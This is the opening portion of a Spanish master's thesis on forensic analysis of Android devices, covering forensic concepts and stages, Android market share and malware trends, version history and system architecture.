UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

[Análisis Forense en dispositivos Android]

Trabajo Fin de Máster

presentado por: Rullo Albo, Javier

Director/a: Sierra Cámara, José María

Ciudad: Madrid
Fecha: 30 de Enero de 2015

Resumen

El análisis forense digital es un proceso de investigación para detectar evidencias que puedan ser presentadas como prueba en un procedimiento judicial.

Los dispositivos móviles son cada vez más importantes en nuestro día a día, en ellos guardamos contactos, fotografías, contraseñas, archivos de trabajo o aplicaciones y todo ello en constante contacto con internet.

Toda esta información puede ser utilizada para cometer un delito o fraude o por el contrario ser víctima de la sustracción de dicho contenido por hurto o cualquier vulnerabilidad encontrada en el terminal.

Por ese motivo, se hace evidente la necesidad de conocer los detalles técnicos sobre el funcionamiento de los dispositivos Android, de tal manera que contemos con los conocimientos suficientes que nos permitan identificar y manejar adecuadamente evidencias digitales en dichos dispositivos.

En este trabajo fin de máster se proporcionarán los conocimientos y las habilidades necesarias para llevar a cabo una investigación forense sobre dispositivos Android mediante diversas técnicas y herramientas.

Palabras Clave: Android, dispositivo, evidencia, forense, vulnerabilidad

Abstract

Digital Forensics is an investigation process used to detect evidences that can be presented as a proof in court proceedings.

Nowadays, mobile devices are becoming more important in our life, they let us to keep contacts, photos, passwords, work files or applications and all of them connected to internet.

All this information can be used for criminal or fraud activities. Even we can be victims of a content removal from theft or any vulnerability found in the terminal.

For that reason, it is very important to know the technical details of the operation of Android devices in order to have enough knowledge to identify and handle digital evidences in a proper way in these devices.

In this work, the proper knowledge and necessary skills will be provided in order to conduct a forensics investigation on Android devices using several techniques and tools.

Keywords: Android, device, evidence, forensics, vulnerability

ÍNDICE RESUMIDO

ÍNDICE DETALLADO

Índice de contenido

ÍNDICE DE FIGURAS

1. INTRODUCCIÓN

1. Introducción

El análisis forense digital es un campo de investigación que cada vez tiene un mayor impacto en la solución de conflictos tecnológicos relacionados con la seguridad informática y la protección de datos en una gran variedad de situaciones en ambientes corporativos, investigaciones internas, investigaciones criminales, etc. (Gitsinformatica, 2003)

El análisis forense móvil va teniendo un mayor desarrollo y crecimiento en este campo. Esto se debe al gran auge de los dispositivos móviles durante los últimos años. Contamos con terminales que ofrecen unas capacidades cada vez mayores y muy similares a cualquier ordenador personal.

Además, hay que tener en cuenta que un teléfono móvil siempre se encuentra cerca del usuario, permitiendo realizar muchas tareas, como navegar por internet, escuchar música, realizar fotografías o utilizarlo como un dispositivo GPS y todo ello almacenando una gran cantidad de datos, estando gestionado por un sistema operativo como es Android.

Existen razones para la investigación forense no sólo a nivel de usuario sino también a nivel empresarial, estatal o gubernamental. Estos sectores cada vez utilizan más dispositivos tecnológicos móviles como base a sus operaciones (correo, conferencias, etc), por lo que toda su información se puede ver comprometida como base del conocimiento estratégico. Si un cibercriminal tiene acceso a un dispositivo bien de manera física o remota, los datos obtenidos pueden ocasionar un grave peligro para el propietario. (Cabrera, 2011)

Por todas estas razones, los aspectos de seguridad en dispositivos Android, son un tema preocupante para las personas, organizaciones, fuerzas y cuerpos de seguridad o agencias gubernamentales.

Este trabajo fin de master contribuye a la necesidad de contar con una cierta base de conocimiento acerca del sistema operativo Android y la situación actual de este sistema operativo dentro del Análisis Forense.

Por ello la metodología de este trabajo consistirá en el estudio del funcionamiento y arquitectura de este sistema operativo móvil ya que nos permitirá abordar con éxito un análisis forense de cualquier terminal que funcione con Android.

Al tratarse de un piloto experimental se abordará también el estudio de diferentes herramientas y técnicas que se aplicarán sobre diferentes dispositivos físicos y emulados, finalizando con el estudio y análisis de algunas muestras de software malicioso.

Todo ello nos ayudarán a obtener la mayor cantidad posible de información para poder ser presentada en cualquier peritaje, investigación o proceso judicial.

1.1 Objetivos

El objetivo principal es realizar un estudio sobre el análisis forense en dispositivos Android, así como el uso de distintas técnicas y herramientas forenses como medio de aportación de evidencias digitales que puedan servir de prueba sobre cualquier investigación forense.

Los objetivos específicos planteados son los siguientes:

- Definir el concepto de análisis forense, sus objetivos y etapas.
- Análisis de la situación actual del análisis forense en dispositivos móviles Android.
- Análisis de las razones por la que Android es líder en sistemas operativos móviles y las causas del aumento de sus amenazas.
- Estudio del sistema operativo Android de forma general, analizando su historia, versiones desde sus orígenes hasta la actualidad, su arquitectura y aspectos importantes necesarios para entender su funcionamiento de cara a un análisis forense.
- Estudio de emuladores Android que nos servirán de base de cara a construir una estación forense de pruebas.
- Estudio de las técnicas de acceso a dispositivos Android y de adquisición de evidencias digitales sobre diferentes dispositivos Android reales y emulados con ejemplos basados en las versiones 2.3.6 (Gingerbread), 4.1 (Jelly Bean), 4.4.4 (Kit Kat) y 5.0 (Lollipop).
- Obtener un listado de las principales herramientas forenses orientadas a sistemas Android.
- Realizar un estudio del funcionamiento de dichas herramientas sobre dispositivos reales y emuladores Android.
- Realizar un análisis forense sobre algunas muestras de malware.
- Redactar un informe o memoria final.

2. ESTADO DEL ARTE

2.1 ¿Qué es la Informática Forense?

El **Incibe** (Instituto Nacional de Ciberseguridad) define la **informática forense** como *"El proceso de investigación de los sistemas de información para detectar toda evidencia que pueda ser presentada como medio de prueba para la resolución de un litigo dentro de un procedimiento judicial"*. (Incibe & Martínez Retenaga, 2014) (Formación, 2014)

Desde un punto de vista más empresarial *"permite la solución de conflictos tecnológicos relacionados con la seguridad informática y protección de datos. De esta manera las empresas obtienen una respuesta a problemas de privacidad, competencia desleal, fraude, robo de información confidencial o espionaje industrial por el uso indebido de las tecnologías de la información. Mediante sus procedimientos se identifican, aseguran, extraen, analizan y presentan pruebas generadas y guardadas electrónicamente para que puedan ser aceptadas en un proceso legal".* (Incibe & Martínez Retenaga, 2014)

Otro concepto importante relacionado con la informática forense es la **evidencia digital**, la cual se define como la información que estando almacenada en un sistema informático o electrónico, pueda resultar determinante en la resolución de un delito, para conocer de qué manera se ha cometido o qué efectos ha causado. El dispositivo contenedor se identifica como si de la propia evidencia se tratase. (Kozushko, 2003)

2.1.1 Objetivos de un análisis forense

El objetivo de toda investigación forense es el esclarecimiento de los hechos ocurridos de acuerdo a las evidencias recogidas en la escena del crimen. (Microsoft, 2011)

Para ello debemos responder a tres preguntas:

1. ¿**Qué** se ha alterado?
2. ¿**Cómo** se ha alterado?
3. ¿**Quién** ha realizado dicha alteración?

Para responder a la primera pregunta, debemos ser capaces de detectar los accesos o cambios no autorizados que se han realizado en el dispositivo. Estos cambios pueden ir desde la alteración física de un fichero hasta el simple acceso de lectura o copia del mismo. Un ejemplo de ello sería el acceso a la información del teléfono móvil de personas famosas, en los que se accedían a fotografías sin llegar a alterarlas.

Con la segunda pregunta se busca reconstruir los pasos realizados por el autor de los hechos, de manera que podamos entender cómo hizo lo que hizo e intentar evitar que se repita en un futuro el método utilizado.

La última pregunta plantea el reto de saber quién fue el autor de los hechos, pudiendo ser el usuario que realizó las modificaciones o quizá la dirección IP o MAC de la máquina desde la cual se realizaron dichas acciones.

El Análisis forense digital se suele aplicar a:

- Investigaciones internas de empresas
- Investigaciones criminales
- Recopilación de información
- Litigios civiles
- Relacionados con la seguridad de nacional

2.1.2 Análisis Forense en dispositivos móviles

Hoy en día, los dispositivos móviles (*tablets* y *smartphones*) se han convertido en una herramienta indispensable en las tareas diarias tanto en el ámbito empresarial cómo en el personal.

Estos dispositivos son el principal semillero de rastros digitales, así como un gran agujero de seguridad informática. En la práctica, los *smartphones* son ordenadores de bolsillo, donde no solo guardamos fotos personales, listas de contactos y archivos de trabajo, sino también el correo, las contraseñas y a veces hasta aplicaciones para interactuar con el banco. Un simple robo permite tener acceso a toda esa información. (ESET, 2014)

Existe una demanda cada vez más creciente de personal cualificado para la realización de este tipo de trabajos forenses tanto en el ámbito judicial como empresarial.

A pesar de que el análisis forense sigue unos principios básicos, existen algunas diferencias a destacar respecto al análisis forense en dispositivos móviles:

- ✓ **Arquitectura de Hardware diferente**: la arquitectura de un ordenador o portátil no es la misma que la de un dispositivo móvil.
- ✓ **Aplicaciones específicas para cada sistema operativo**, existe determinadas aplicaciones solo disponibles bajo un único sistema operativo móvil o incluso con versiones diferentes en cada uno.

- ✓ **Diversidad en los modelos y tecnologías de los dispositivos**: existen varios sistemas operativos para dispositivos móviles (*Android, Blacberry, IOS, Symbian, Windows phone, etc*) y dentro de algunos sistemas existen numerables modelos, fabricantes y versiones que impiden el uso de las mismas herramientas forenses.
- ✓ **Existen programas de análisis forense y hardware específico**, muchos de ellos siendo de pago (elevado).

A pesar de ello, existen semejanzas entre el análisis forense convencional y en dispositivos móviles:

- ✓ Los dos siguen los mismos principios y las mismas fases que se aplican a un análisis forense convencional.
- ✓ La obtención de imágenes y el análisis de las mismas se pueden hacer con herramientas específicas del análisis forense tradicional.

2.1.3 Etapas del Análisis Forense

Las etapas de un análisis forense se estructuran en cuatro fases descritas en la siguiente imagen: (NIST, 2006) (Angosto, La Informática o Análisis Forense, 2013)




Figura 1 Las etapas de un Análisis Forense (NIST 2006)

1. **Recolección:** es el primer paso a la hora de realizar un análisis forense. Consiste en obtener las evidencias que consideremos de interés para su posterior análisis. Es importante que durante este proceso se documente cualquier cambio que se realice intentando no modificar nada en la medida de lo posible.

2. **Preservación:** el objetivo de esta fase es garantizar que lo que se analiza es lo mismo que se recolecta, cumpliendo con el procedimiento de cadena de custodia. Para ello, se debe hacer uso de funciones resumen *hash* (en MD5 o SHA1). Este procedimiento consiste en realizar un resumen digital a la evidencia original y a la copia, de manera que si ambos coinciden, se asegura que el contenido de la copia y la evidencia original son exactamente iguales.
3. **Análisis:** durante esta fase se responderá a las tres preguntas anteriormente planteadas en los objetivos de un análisis forense.
4. **Presentación:** el objetivo de esta última fase es la realización de un informe pericial lo más detallado posible.

2.2 El porqué del sistema Operativo Android

Según un informe de la unidad *WSS (Wireless Smartphone Strategies*) de *Strategy Analytics*, las ventas de *smartphones* han crecido a nivel mundial un 27%, llegando a los 295 millones de unidades en el segundo trimestre de 2014. (Reasonwhy, 2014)

Android representa un 85% de esas ventas globales. Se trata de un nuevo récord de cuota de mercado para Android, que se mantiene por delante de otros sistemas operativos. (Nmawston, 2014)

Global Smartphone OS Shipments (Millions of Units)	Q2 '13	Q2 '14
Android	186.8	249.6
Apple iOS	31.2	35.2
Microsoft	8.9	8.0
Blackberry	5.7	1.9
Others	0.5	0.5
Total	233.0	295.2
Global Smartphone OS Marketshare %	Q2 '13	Q2 '14
Android	80.2%	84.6%
Apple iOS	13.4%	11.9%
Microsoft	3.8%	2.7%
Blackberry	2.4%	0.6%
Others	0.2%	0.2%
Total	100.0%	100.0%
Total Growth Year-over-Year %	48.9%	26.7%

Figura 2 Ventas y cuota de mercado Globales de smartphones. Fuente Strategy Analytics

La interfaz intuitiva de Android sigue siendo atractiva para los fabricantes de dispositivos, las operadoras y los consumidores de todo el mundo.

Una de las claves de la popularidad de Android es que, como Linux, es una plataforma de código abierto y gratuito, lo que permite a fabricantes, operadores y desarrolladores dar mayor funcionalidad a sus *smartphones* y dispositivos (televisiones, tablets, relojes, etc)

A continuación se resumen algunas de sus principales características: (Tomás , Bataller, & García Pineda, 2014)

- ✓ **Plataforma abierta:** es una plataforma de código abierto y de desarrollo libre basada en Linux. Es decir, se puede usar y personalizar el sistema libremente.
- ✓ **Se adapta a cualquier tipo de hardware:** Android no solo fue diseñado para su uso en *tablets* o teléfonos móviles. Hoy en día podemos encontrar relojes, cámaras o electrodomésticos basados en este sistema operativo.
  Aunque esto pueda parecer una ventaja, representa una dificultad añadida, ya que el sistema debe funcionar en diferentes dispositivos con gran variedad de tipos de entrada, pantalla, memoria, etc
- ✓ **Portabilidad:** Las aplicaciones están desarrolladas en Java, lo cual asegura su ejecución en cualquier tipo de CPU gracias al concepto de máquina virtual. De la misma manera una aplicación puede funcionar en un teléfono móvil o un televisor de pantalla mayor.
- ✓ **Variedad de servicios incorporados:** localización basada en GPS o en redes, bases de datos con SQL, reconocimiento y síntesis de voz, navegador, multimedia, etc
- ✓ **Nivel de seguridad aceptable:** las aplicaciones están aisladas unas de otras gracias al concepto heredado de Linux de ejecución en *sandbox.* De esta manera, cada aplicación tiene una serie de permisos que limitan su rango de acción.
- ✓ **Optimizado para poca memoria y baja potencia:** Android utiliza una máquina virtual de Java optimizada para dispositivos móviles conocida como *Máquina Virtual Dalvik*. Aunque en las últimas versiones de Android se ha introducido una nueva máquina virtual conocida como *ART*.
- ✓ **Calidad de sonido y gráficos:** animaciones basadas en Flash, gráficos vectoriales y en tres dimensiones basados en OpenGL. También incorpora codecs estándar de audio y video, como H.264 (AVC), MP3, AAC, etc.

Es lógico que Android como plataforma dominante en el mercado de los *smartphones*, tenga una tasa de uso cada vez mayor, lo cual explica el aumento de diversas amenazas que afectan a esta plataforma.

La compañía Trend Micro lo demuestra en su informe anual de predicciones de seguridad para el año 2015, (Trendmicro, 2014) que los cibercriminales compartirán y venderán malwares específicos para Android, por lo que las vulnerabilidades en dispositivos móviles tendrán una gran influencia en la infección de los mismos. En el siguiente gráfico podemos ver que el volumen de amenazas en Android ha ido en aumento desde 2012. Por lo que es posible que en 2015 se dupliquen las amenazas sufridas en 2014.




Figura 3 Aumento de las amenazas en Android. Fuente: Trend Micro Security Predictions 2015

La evolución de estas amenazas para este sistema operativo y el descubrimiento de ciertas vulnerabilidades, demuestran el creciente interés de los cibercriminales por atacar esta plataforma.

Esto no es algo nuevo, ya en 2013 el FBI desclasificó un documento en el que se veía claramente el gran porcentaje de amenazas de Malware en Android respecto a otros sistemas operativos móviles debido a su mayor cuota de mercado y su arquitectura de código abierto. (U/FOUO, 2013)




Figura 4 Amenazas de Malware en sistemas operativos móviles. Fuente: publicintelligence

Podemos encontrar información más actualizada en el informe anual de seguridad de Cisco, donde se ve claramente como Android lidera la clasificación de dispositivos móviles como objetivo de *Malware*. (CISCO, 2014)




Figura 5 Porcentaje de Malware encontrado en diferentes dispositivos móviles. Fuente: Informe anual de Cisco

Otro motivo por el cual Android es más vulnerable a ciertas amenazas, es la política y mecanismos de actualización por parte de Google, delegando en terceros (fabricantes y operadoras) la decisión de lanzar las actualizaciones para el usuario final, muchas de las cuales no se llegan a producir por el abandono de ciertos modelos antiguos de dispositivos.

Esto es algo peligroso, ya que cada versión de Android trae consigo mejoras de seguridad y nuevas funcionalidades. Esto facilita la tarea de los *ciberdelincuentes* que les permite crear nuevo malware para explotar vulnerabilidades descubiertas.

En la siguiente imagen podemos ver las estadísticas actualizadas del porcentaje de dispositivos activados que usan determinadas versiones de Android. Esto es conocido como *fragmentación,* que indica la presencia de las distintas versiones de Android en el mercado. (Google, Android Developers: Dashboards, 2015)

Version	Codename	API	Distribution
2.2	Froyo	8	0.5%
2.3.3 - 2.3.7	Gingerbread	10	9.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	7.8%
4.1.x	Jelly Bean	16	21.3%
4.2.x		17	20.4%
4.3		18	7.0%
4.4	KitKat	19	33.9%




Figura 6 Porcentaje de uso de versiones de Android. Fuente: Android Developers

Cabe destacar que las versiones de Android con un porcentaje inferior al 0,1% no son tenidas en cuenta en el gráfico. A su vez la última versión de Android conocida como *Lollipop*, debido a que es muy reciente, tampoco aparece.

2.2.1 Historia de Android

En este punto se da un breve repaso a la historia de Android desde sus orígenes hasta hoy en día. (Amadeo, 2014) (Torres, 2014) (Gabheran, 2012) (Motyka, 2014)

Por el año 2003, Andy Rubin, Rich Miner, Nick Sears y Chris White trabajan para dar forma a Android Inc. En sus orígenes, la actividad de la empresa se centraba en el desarrollo de software para teléfonos móviles.

En 2005, esta compañía es adquirida por Google, y a partir de entonces se empieza a trabajar en la creación de la máquina virtual Java Dalvik optimizada para móviles.

En 2007, con el objetivo de creación de un estándar abierto para móviles, se crea el consorcio OHA (*Open Hanset Alliance*). Una alianza comercial de 35 componentes liderada por Google, junto con fabricantes de terminales móviles, operadores de telecomunicaciones,

fabricantes de chips y desarrolladores de software como Ericson, Intel, Motorola, Samsung, Texas Instruments, Toshiba, T-Mobile, Vodafone, etc
Uno de los principales objetivos de esta alianza es promover el diseño y difusión de la plataforma Android.

En noviembre de 2007 se lanza la primera versión del Android SDK y en 2009 aparece en el mercado el primer móvil con la primera versión de Android 1.0, el T-Mobile G1 de HTC.

Poco después Google liberó el código fuente de Android bajo licencia de código abierto. Posteriormente se abrió la plataforma *Android Market*, para la descarga de aplicaciones.

Durante los años 2009 hasta la actualidad se van lanzando al mercado diferentes versiones de Android que van aportando novedades y mejoras en el rendimiento, en la seguridad y en la interfaz de cada dispositivo, así como un uso más eficiente del hardware que mejora exponencialmente con los años.

En el siguiente apartado se explicarán las diferentes versiones de Android que han aparecido a lo largo de su historia.

2.2.2 Repaso a las versiones de Android

A continuación se muestra un breve repaso de las diferentes versiones de Android a lo largo de sus seis años de vida. (Velasco, 2014) (Tomás , Bataller, & García Pineda, 2014) (Pérez, 2014) (Motyka, 2014) (Comunicaciones, 2014) (Gabheran, 2012) (Androidexperto, 2013)

Android 1.0 - Apple Pie (API 1) / 1.1 Banana Bread (API 2)
La primera versión de Android 1.0 fue lanzada en septiembre de 2008, cuando la mayor parte de los dispositivos utilizaba sistemas basados en *Java* o *Symbian*.
Esta primera versión contenía el *Android Market*, un navegador web, *Gmail, Google Maps, Talk* y diversas aplicaciones.
Poco después en febrero de 2009 llego la versión Banana Bread que solucionaba algunos problemas detectados.

Android 1.5 Cupcake (API 3)/ 1.6 Donut (API 4)

Ya en 2009, su nueva versión integraba el teclado táctil adaptado a distintos fabricantes, con unas transiciones de pantalla más modernas. Se permitían el uso de widgets, así como la integración de funciones sociales como Picasa o YouTube.

Poco después llego la versión Donut que permitía su uso en dispositivos con diferentes tamaños y resoluciones de pantalla.

Entre sus otras novedades estaba la mejora del diseño del *Android Market*, nueva interfaz de la cámara y el uso de la búsqueda rápida dentro del contenido del propio dispositivo.

Android 2.0 (API 5) / 2.1 Eclair (API 7)

Esta nueva versión supuso el salto a la segunda generación de este sistema operativo, tenía novedades como el autobrillo, mejoras en la cámara (flash, zoom digital…), deslizar para descolgar, fondos de pantalla animados, compatibilidad con Bluetooth 2.1 y mejor rendimiento.

Android 2.2 Froyo (API 8)

En 2010 llegó esta nueva versión con mejoras en la seguridad, el rendimiento y compatibilidad con Adobe Flash. También incluía la Radio FM y la posibilidad de crear una zona *Wifi* para compartir datos con otro dispositivo.

Por último se agregó la posibilidad de poner una contraseña o PIN en la pantalla de bloqueo para aquellos usuarios que no les gustaba el patrón de desbloqueo.

Android 2.3 Gingerbread (API 9)

Esta fue la última versión de la segunda generación de este sistema operativo, lanzada a finales de 2010. Entre sus novedades se encuentra la renovada interfaz de usuario, mejora a nivel interno del sistema operativo para la llegada de los procesadores de doble núcleo, un nuevo teclado virtual y un gestor de aplicaciones que permitía conocer qué aplicaciones se estaban ejecutando en el momento.

Todavía existe una gran cantidad de usuarios con esta versión en sus teléfonos móviles.

Android 3.0 Honeycomb (API 11)

Ya en el año 2011 llegó esta nueva actualización independiente con un diseño adaptado a las *tablets*. Esta versión permitía cambiar el tamaño de los widgets, tenía mejoras en la barra de notificaciones, videollamadas a través de *Google Talk* y compatibilidad con teclados externos.

Android 4.0 Ice Cream Sandwich (API 14)

A finales de 2011, llegó la cuarta generación de este sistema operativo, que contaba con un único sistema para *smartphones* y *tablets*. Este incluía una interfaz renovada y más moderna, un funcionamiento más fluido, un navegador web basado en Chrome y un administrador de tareas sencillo desde el cuál poder cerrar fácilmente las aplicaciones abiertas, botones virtuales en la parte inferior de la pantalla para navegar por la interfaz, desbloqueo facial, creación de carpetas en *launcher* y se mejoraron los controladores de la cámara, permitiendo grabar video a 1080p.

Fue a partir de esta versión cuando el *Android Market*, pasó a llamarse Google Play.

Android 4.1, 4.2, 4.3 Jelly Bean (API 16, 17, 18)

A lo largo de 2012 llegaron estas tres nuevas actualizaciones que trajeron un mejor rendimiento, un sistema más fluido y ligero, eliminando por completo el *lag* y la lentitud al trabajar con estos dispositivos.

Se mejoró nuevamente la cámara, se introdujo *Hangouts* y el sistema *Google Now*, un sistema inteligente que se anticipa a las búsquedas realizadas.

Android 4.4 KitKat (API 19)

En 2013 llegó la última versión de la cuarta generación de Android con importantes mejoras en la interfaz, un nuevo teclado de emoticonos, nuevas opciones de *Hangouts* y un mejor rendimiento optimizado para dispositivos con poca memoria. Siendo este último uno de los aspectos más destacados de esta versión puesto que permitía abrir el rango de dispositivos de gama baja hasta alta (comenzando desde 512MB de RAM).

A partir de esta versión se ofrece la opción de elegir entre la máquina virtual de *Dalvik* y la nueva máquina *ART*.

Android 5.0 Lollipop (API 21)

Esta nueva versión disponible en noviembre de 2014, cifra la información de usuario por defecto. Trae consigo un cambio radical de imagen, cambiando los colores e iconos, notificaciones en la pantalla de bloqueo. Los tres botones de control cambian de forma. Por último mejora el rendimiento y el consumo de batería gracias a la incorporación por defecto de la máquina virtual ART.

Fuente para las imágenes de las versiones de Android androidexperto

2.3 Arquitectura de Android

En este apartado se pretende dar una visión sobre el funcionamiento y la arquitectura del sistema Operativo Android. (Caules, 2013) (Condesa, 2014) (Comunicaciones, 2014) (Hoog, 2011)

En la siguiente imagen se muestra una visión global de la arquitectura de Android basada en capas. Cada una de estas capas utiliza los servicios ofrecidos por las capas inferiores y a su vez ofrece sus propios servicios a las capas superiores.




Figura 7 Arquitectura de Android. Fuente: androideity

A continuación explicamos cada una de las capas de abajo hacia arriba: (Tomás , Bataller, & García Pineda, 2014) (Comunicaciones, 2014)

1. **El núcleo de Linux:** El núcleo de Android está basado en el *kernel* de Linux y adaptado a las características hardware del dispositivo en el que se ejecutará Android.

   El núcleo actúa como una capa de abstracción entre en el hardware y el resto de la pila. Esta capa proporciona servicios como la seguridad, el manejo de la memoria, multiproceso, la pila de protocolos y el soporte de drivers para que cualquier componente hardware pueda funcionar.
2. **Android Runtime:** Situado por encima del *Kernel*, está formado por dos elementos, las *Core Libraries*, que son librerías que contienen multitud de clases Java y otras específicas de Android y en segundo lugar la máquina virtual *Dalvik*, basado en el

concepto de Máquina virtual utilizado en Java. En las últimas versiones de Android se empieza a utilizar una nueva máquina conocida como ART. Se explicará con mayor profundidad en el capítulo siguiente.

3. **Librerías:** La siguiente capa situada sobre el Kernel la componen las librerías utilizadas por Android. Están escritas en C/C++ y compiladas para la arquitectura hardware específica del dispositivo. Entre las librerías más importantes podemos destacar:
    - **Surface Manager:** Es la encargada de componer los elementos de navegación de pantalla. Gestiona también las ventanas pertenecientes a las distintas aplicaciones activas en cada momento.
    - **OpenGL/SL y SGL:** son las librerías gráficas para Android. La primera maneja gráficos en 3D y si el dispositivo lo soporta permite utilizar el hardware encargado de proporcionar gráficos en 3D.
    - La segunda proporciona gráficos en 2D, por lo que será la librería más utilizada por casi todas las aplicaciones.
    - **Media Framework:** proporciona todos los codecs necesarios para el contenido multimedia en Android (video, audio, imágenes, etc) como pueden ser MPEG4, H.264, MP3, AAC, AMR, JPG y PNG.
    - **FreeType:** permite trabajar con diferentes tipos de fuentes.
    - **SSL:** permite utilizar el protocolo *Secure Socket Layer* para establecer comunicaciones seguras.
    - **SQLite:** potente y ligero motor para la creación y gestión de bases de datos relacionales disponible para todas las aplicaciones.
    - **WebKit:** proporciona un motor para las aplicaciones de tipo navegador y forma el núcleo del navegador principal incluido en Android. Es la misma librería utilizada por Google Chrome.
    - **Libc:** es una derivación de la librería de C estándar adaptada para dispositivos embebidos basados en Linux. Incluye todas las cabeceras y funciones de C. El resto de librerías se definen en este mismo lenguaje.

